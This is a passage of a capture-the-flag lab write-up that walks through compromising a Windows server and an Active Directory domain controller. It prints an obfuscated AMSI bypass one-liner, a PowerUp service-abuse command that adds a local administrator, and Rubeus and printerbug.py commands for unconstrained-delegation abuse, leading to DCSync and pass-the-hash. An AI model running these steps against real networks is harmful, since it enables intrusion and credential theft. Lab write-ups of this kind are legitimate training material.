
It means that Windows Defender is enabled
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
PS C:\Windows\Temp> Get-MpComputerStatus


AMEngineVersion                  : 1.1.23100.2009
AMProductVersion                 : 4.18.23100.2009
AMRunningMode                    : Normal
AMServiceEnabled                 : True
AMServiceVersion                 : 4.18.23100.2009
AntispywareEnabled               : True
AntispywareSignatureAge          : 1010
AntispywareSignatureLastUpdated  : 11/10/2023 10:32:12 AM
AntispywareSignatureVersion      : 1.401.391.0
AntivirusEnabled                 : True
AntivirusSignatureAge            : 1010
AntivirusSignatureLastUpdated    : 11/10/2023 10:32:12 AM
AntivirusSignatureVersion        : 1.401.391.0
BehaviorMonitorEnabled           : True
ComputerID                       : 5C0032E4-2202-4752-8149-0677CFA10DFE
ComputerState                    : 0
DefenderSignaturesOutOfDate      : False
DeviceControlDefaultEnforcement  : Unknown
DeviceControlPoliciesLastUpdated : 1/1/1601 12:00:00 AM
DeviceControlState               : Disabled
FullScanAge                      : 4294967295
FullScanEndTime                  :
FullScanOverdue                  : False
FullScanRequired                 : False
FullScanSignatureVersion         :
FullScanStartTime                :
IoavProtectionEnabled            : True
IsTamperProtected                : False
IsVirtualMachine                 : True
LastFullScanSource               : 0
LastQuickScanSource              : 0
NISEnabled                       : True
NISEngineVersion                 : 1.1.23100.2009
NISSignatureAge                  : 1010
NISSignatureLastUpdated          : 11/10/2023 10:32:12 AM
NISSignatureVersion              : 1.401.391.0
OnAccessProtectionEnabled        : True
ProductStatus                    : 524288
QuickScanAge                     : 4294967295
QuickScanEndTime                 :
QuickScanOverdue                 : False
QuickScanSignatureVersion        :
QuickScanStartTime               :
RealTimeProtectionEnabled        : True
RealTimeScanDirection            : 0
RebootRequired                   : False
SmartAppControlExpiration        :
SmartAppControlState             : Off
TamperProtectionSource           : N/A
TDTMode                          : N/A
TDTSiloType                      : N/A
TDTStatus                        : N/A
TDTTelemetry                     : N/A
TroubleShootingDailyMaxQuota     :
TroubleShootingDailyQuotaLeft    :
TroubleShootingEndTime           :
TroubleShootingExpirationLeft    :
TroubleShootingMode              :
TroubleShootingModeSource        :
TroubleShootingQuotaResetTime    :
TroubleShootingStartTime         :
PSComputerName                   :

PS C:\Windows\Temp>
But… we can bypass this by patching the amsiInitFailed field in PowerShell’s System.Management.Automation.AmsiUtils class.

1
[Ref].Assembly.GetType('System.Management.Automation.Amsi'+'Utils').GetField('amsiInit'+'Failed','NonPublic,Static').SetValue($null,!$false)
From the image, we can see that before patching, using the string amsiUtils triggers AMSI. After applying the patch, however, we can use the same string without triggering AMSI.
With AMSI bypassed, we can now load and execute PowerUp.ps1.

PowerUp identified a potential privilege escalation vector: an unquoted service path.
1
2
3
4
ServiceName   : IntraSvc
Path          : C:\Program Files\Internalprogram\intraprog.exe
StartName     : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -ServiceName 'IntraSvc'
We can easily exploit this misconfiguration by leveraging PowerUp’s Invoke-ServiceAbuse function.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
PS C:\Users\cody.gardner> Invoke-ServiceAbuse -ServiceName 'IntraSvc'

ServiceAbused Command
------------- -------
IntraSvc      net user john Password123! /add && net localgroup Administrators john /add


PS C:\Users\cody.gardner> net users

User accounts for \\WSRV

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
john
The command completed successfully.

PS C:\Users\cody.gardner> net users john
User name                    john
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            8/22/2026 7:42:14 PM
Password expires             10/3/2026 7:42:14 PM
Password changeable          8/23/2026 7:42:14 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators       *Users
Global Group memberships     *None
The command completed successfully.

PS C:\Users\cody.gardner>

Now that a new user whose credential is known is created, we can dump the local SAM registry hive and authenticate as administrator to retrieve the flags.

DC
Since we have Administrator access on WSRV, we can pillage for credentials by dumping LSASS, inspecting saved credentials, Kerberos tickets etc.
But on doing that, I didn’t get any thing..
With a valid domain credential already obtained, I went ahead and enumerated using rusthound-ce.

Loaded the zip file into bloodhound…
Checking on the already compromised server, I saw this.

WSRV.SECDOJO.LOCAL is configured for unconstrained delegation.
Unconstrained delegation allows a trusted service, in this case WSRV, to obtain and use a user’s delegated Kerberos credentials when that user authenticates to the service. This can potentially allow the service to impersonate the user when accessing other services.
One way to abuse unconstrained delegation is to:
- Wait for a user to authenticate to
WSRV, allowing their Kerberos credentials to become available on the delegated host. - Coerce the
DCinto authenticating toWSRV, for example by leveraging the Printer Bug in the Print Spooler service, and capture the DC’s delegated Kerberos credentials.
The second approach is preferable because it doesn’t require waiting for a user to naturally authenticate to WSRV.. we can actively trigger the authentication instead.
I made use of printerbug.py from the krbrelayx toolkit alongside Rubeus and mimikatz to exploit the unconstrained delegation configuration.
First, we RDP into WSRV as john and open an elevated cmd.exe.

We then use Rubeus to monitor for incoming Kerberos authentication:

1
Rubeus.exe monitor /interval:5 /nowrap
Next, we trigger the authentication from the domain controller using the Printer Bug:

1
python3 printerbug.py secdojo.local/cody.gardner:'Password2008'@10.8.0.100 wsrv.secdojo.local
Back in Rubeus, we can see that the coerced authentication resulted in the DC machine account (DC$) TGT being captured:

With the TGT obtained, we can inject it into our current session and perform a DCSync attack against the domain controller:


This gives us the NTLM hash for the domain Administrator account. We can then use the recovered hash to authenticate to DC via WinRM:

And there you have it, folks.. that’s how I owned these servers! 🔥
ありがとうございます!😊